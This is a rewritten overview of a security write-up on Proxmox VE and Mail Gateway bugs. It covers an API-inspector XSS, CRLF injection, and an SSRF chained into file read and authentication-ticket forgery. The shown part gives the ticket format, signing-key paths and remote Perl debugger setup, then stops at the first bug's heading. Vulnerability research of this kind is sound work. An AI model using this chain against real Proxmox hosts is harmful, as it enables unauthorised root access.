Multiple Vulnerabilities in Proxmox VE & Proxmox Mail Gateway
The Proxmox VE and Mail Gateway web interfaces contained a reflected XSS in the API inspector, a CRLF injection in response headers, and a post-auth SSRF that could be chained with an arbitrary file read and a world-readable backup file to forge an authentication ticket. An attacker with a low-privilege account could escalate to root on PMG, and the XSS could lead to command execution on the host if a logged-in victim visited a malicious link.
 Published on starlabs.sg
Proxmox Virtual Environment (Proxmox VE or PVE) is an open-source type-1 hypervisor. It includes a web-based management interface programmed in Perl.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Proxmox VE is an open-source type-1 hypervisor with a web-based management interface written in Perl. Proxmox Mail Gateway (PMG) is a separate Proxmox product, also written in Perl, that ships a similar web management interface and shares part of the codebase. This write-up walks through setting up a remote Perl debugger against the PVE web service and then analyses three bugs found in PVE and PMG: a post-auth reflected XSS in the API inspector, a CRLF injection in response headers that leads to a client-side denial of service, and a post-auth SSRF that chains into arbitrary file read and, on PMG, privilege escalation to root@pam.
Context
In a default installation the PVE web service listens on port 8006. The interface is served by pveproxy, and the Perl modules behind it live under /usr/share/perl5/. Requests to the management API go to endpoints under /api2/json/. The segment after /api indicates the response format, and the server might support various formats for different purposes.: changing json to html makes the server return an "API Inspector" page containing the JSON result.
A PVE server can run standalone or join a cluster, and nodes exchange information with each other. For example, /api2/json/nodes/{node_name}/status queries the status of a node in the cluster by name, and can also be used to query the node itself. This node-to-node relaying is the feature behind the third bug.
Authentication in PVE and PMG works by signing and verifying a string with RSA/SHA-1. On successful login the server signs a ticket for the client, known as PVEAuthCookie or PMGAuthCookie. The double colon separates the plaintext and signature, and the plaintext format is PVE:{username}@{realm}:{hex(timestamp)}. The signature is produced with a private key stored at /etc/pve/priv/authkey.key on PVE or /etc/pmg/pmg-authkey.key on PMG, and only root has read-write permission on those files.
Setup
To reproduce the bugs, the author recommends the "Proxmox VE 7.2 ISO Installer" updated on 04 May 2022, which does not include the patches unless apt update is run manually.


The web service scripts are located in /usr/share/perl5/, which can be confirmed with a few commands:
ss -natlp | grep 8006           # Which process is listening on port 8006
which pveproxy                  # Where is the executable
head `which pveproxy`           # Is it an ELF, a shell script or something else?
find /usr -name "SafeSyslog*"   # Where is the "SafeSyslog" module used by pveproxy?

Debugging was done with IntelliJ IDEA and its Perl plugin.
In IDEA
- Pack
/usr/share/perl5/on the PVE server and open it as a project in IDEA. - Go to Settings > Plugins and install the Perl plugin.
- Go to Settings > Languages & Frameworks > Perl5, select a Perl5 Interpreter (both Local and Docker work), and set Target version to v5.32, the same
perl --versionas PVE uses. - In the Project window (Alt+1), right click on the
perl5directory and choose Mark Directory as > Perl5 Library Root.
At this stage syntax highlighting and dependency resolving should work.

- Go to Run > Edit Configurations, add a new "Perl Remote Debugging" entry and save it with these values:
- Name: PVE remote
- Remote project root:
/usr/share/perl5 - Connection mode:
IDE connects to the perl process - Server host: your PVE server IP
- Server port: 12345
On the PVE server
Install the debug tools:
apt install gcc make
cpan Devel::Camelcadedb
To start a session, click Run > Debug 'PVE remote' in IDEA and run the following on the server:
PERL5_DEBUG_HOST=<your PVE server IP> PERL5_DEBUG_PORT=12345 PERL5_DEBUG_ROLE=server perl -T -d:Camelcadedb /usr/bin/pveproxy start -debug

If everything goes well the debugger breaks at line 330 of SSL.pm by default.
Finding it
Bug 0x01: Post-auth XSS in API inspector
